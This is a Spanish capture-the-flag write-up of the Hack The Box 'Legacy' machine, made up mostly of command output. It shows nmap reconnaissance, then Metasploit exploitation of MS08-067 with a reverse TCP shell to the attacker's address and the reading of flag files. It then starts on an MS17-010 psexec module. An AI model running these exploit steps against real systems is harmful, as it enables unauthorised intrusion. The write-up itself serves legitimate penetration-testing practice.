
Explotación de Vulnerabilidades:

Búsqueda de exploits:



```
msf5 > searchsploit ms08-067
[*] exec: searchsploit ms08-067

------------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                         |  Path
                                                                                                       | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------- ----------------------------------------
Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)                                  | exploits/windows/remote/40279.py
Microsoft Windows Server - Code Execution (MS08-067)                                                   | exploits/windows/remote/7104.c
Microsoft Windows Server - Code Execution (PoC) (MS08-067)                                             | exploits/windows/dos/6824.txt
Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)              | exploits/windows/remote/16362.rb
Microsoft Windows Server - Universal Code Execution (MS08-067)                                         | exploits/windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)                                         | exploits/windows/remote/7132.py
------------------------------------------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
msf5 > searchsploit ms17-010
[*] exec: searchsploit ms17-010

------------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                         |  Path
                                                                                                       | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------- ----------------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | exploits/windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                          | exploits/windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)                       | exploits/windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)   | exploits/windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)             | exploits/windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)          | exploits/windows_x86-64/remote/41987.py
------------------------------------------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
msf5 >
```

Seleccioné el exploit de (Metasploit) https://www.exploit-db.com/exploits/16362



Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)

EDB-ID: 16362

CVE: 2008-4250

Author: METASPLOIT

Type: REMOTE

Platform: WINDOWS

Date: 2011-01-21

EDB Verified: ✓

Exploit:

Vulnerable App:


Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux , the course required to become an Offensive Security Certified Professional (OSCP)

GET CERTIFIED


```
##
# $Id: ms08_067_netapi.rb 11614 2011-01-21 04:09:48Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##


require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote
    Rank = GreatRanking


    include Msf::Exploit::Remote::DCERPC
    include Msf::Exploit::Remote::SMB
```

Buscamos el exploit por su respectivo ID:




```
msf5 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf5 >
```

Identificamos el sistema operativo a atacar:




```
msf5 exploit(windows/smb/ms08_067_netapi) > nmap -O -A 10.10.10.4
[*] exec: nmap -O -A 10.10.10.4

Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-25 23:58 -05
Nmap scan report for 10.10.10.4
Host is up (0.17s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (94%), General Dynamics embedded (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:win
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows XP (92%), Microsoft Windows Server 2003 SP2 (92%), Microsoft Wind
Microsoft Windows 2000 SP4 (91%), Microsoft Windows XP SP2 or Windows Server 2003 (91%), Microsoft Windows Server 2003 (90%), Microsoft Wi
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h57m40s, deviation: 1h24m50s, median: 4d23h57m40s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:38:d7 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2019-10-31T08:56:34+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   181.91 ms 10.10.14.1
2   181.94 ms 10.10.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.74 seconds
```

Configuramos y ejecutamos el exploit:




```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.10.4       yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.27      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.4
[*] Command shell session 1 opened (10.10.14.27:4444 -> 10.10.10.4:1031) at 2019-10-26 00:02:40 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Búsqueda de archivos .txt en C:\




```
C:\>dir /b/s *.txt
dir /b/s *.txt
C:\Documents and Settings\Administrator\Application Data\Microsoft\Internet Explorer\brndlog.txt
C:\Documents and Settings\Administrator\Desktop\root.txt
C:\Documents and Settings\Administrator\Local Settings\Temp\dd_vcredistMSI2F1B.txt
C:\Documents and Settings\Administrator\Local Settings\Temp\dd_vcredistUI2F1B.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\manifest.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\googledesktop.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\vistasidebar.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
C:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\win7gadgets.txt
C:\Documents and Settings\Default User\Application Data\Microsoft\Internet Explorer\brndlog.txt
C:\Documents and Settings\john\Application Data\Microsoft\Internet Explorer\brndlog.txt
C:\Documents and Settings\john\Desktop\user.txt
C:\Program Files\Movie Maker\Shared\Empty.txt
C:\Program Files\Movie Maker\Shared\Profiles\Blank.txt
C:\Program Files\Outlook Express\msoe.txt
C:\Program Files\VMware\VMware Tools\open_source_licenses.txt
C:\System Volume Information\_restore{8ACB70A4-C5EE-460F-94BB-8F26DD405EFE}\drivetable.txt
C:\System Volume Information\_restore{8ACB70A4-C5EE-460F-94BB-8F26DD405EFE}\RP3\snapshot\domain.txt
C:\WINDOWS\OEWABLog.txt
C:\WINDOWS\SchedLgU.Txt
C:\WINDOWS\setuplog.txt
C:\WINDOWS\Help\Tours\mmTour\intro.txt
C:\WINDOWS\Help\Tours\mmTour\nav.txt
C:\WINDOWS\Help\Tours\mmTour\segment1.txt
C:\WINDOWS\Help\Tours\mmTour\segment2.txt
C:\WINDOWS\Help\Tours\mmTour\segment3.txt
C:\WINDOWS\Help\Tours\mmTour\segment4.txt
C:\WINDOWS\Help\Tours\mmTour\segment5.txt
C:\WINDOWS\system32\eula.txt
C:\WINDOWS\system32\h323log.txt
C:\WINDOWS\system32\CatRoot2\dberr.txt
C:\WINDOWS\system32\config\systemprofile\Application Data\Microsoft\Internet Explorer\brndlog.txt
C:\WINDOWS\system32\drivers\gmreadme.txt
C:\WINDOWS\system32\Restore\MachineGuid.txt

C:\>
```

Se logra llegar a las "Flags" de usuario y de maquina:




```
C:\>cd C:\Documents and Settings\Administrator\Desktop\
cd C:\Documents and Settings\Administrator\Desktop\

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
[redacted]
C:\Documents and Settings\Administrator\Desktop>cd C:\Documents and Settings\john\Desktop\
cd C:\Documents and Settings\john\Desktop\

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
[redacted]
C:\Documents and Settings\john\Desktop>
```


Para los que nos gusta ir más allá, TRY HARDER, esta es la explotación del MS07-010:




```
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
       https://metasploit.com


       =[ metasploit v5.0.40-dev                          ]
+ -- --=[ 1914 exploits - 1075 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14   average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution


msf5 >
```




```
msf5 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   DBGTRACE              false                                                           yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                              yes       How many times to try to leak transaction
   NAMEDPIPE                                                                             no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                                yes       The target address range or CIDR identifier
   RPORT                 445                                                             yes       The Target port
   SERVICE_DESCRIPTION                                                                   no        Service description to to be used on target for pretty listi
ng
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SHARE                 ADMIN$                                                          yes       The share to connect to, can be an admin share (ADMIN$,C$,..
.) or a normal read/write folder share
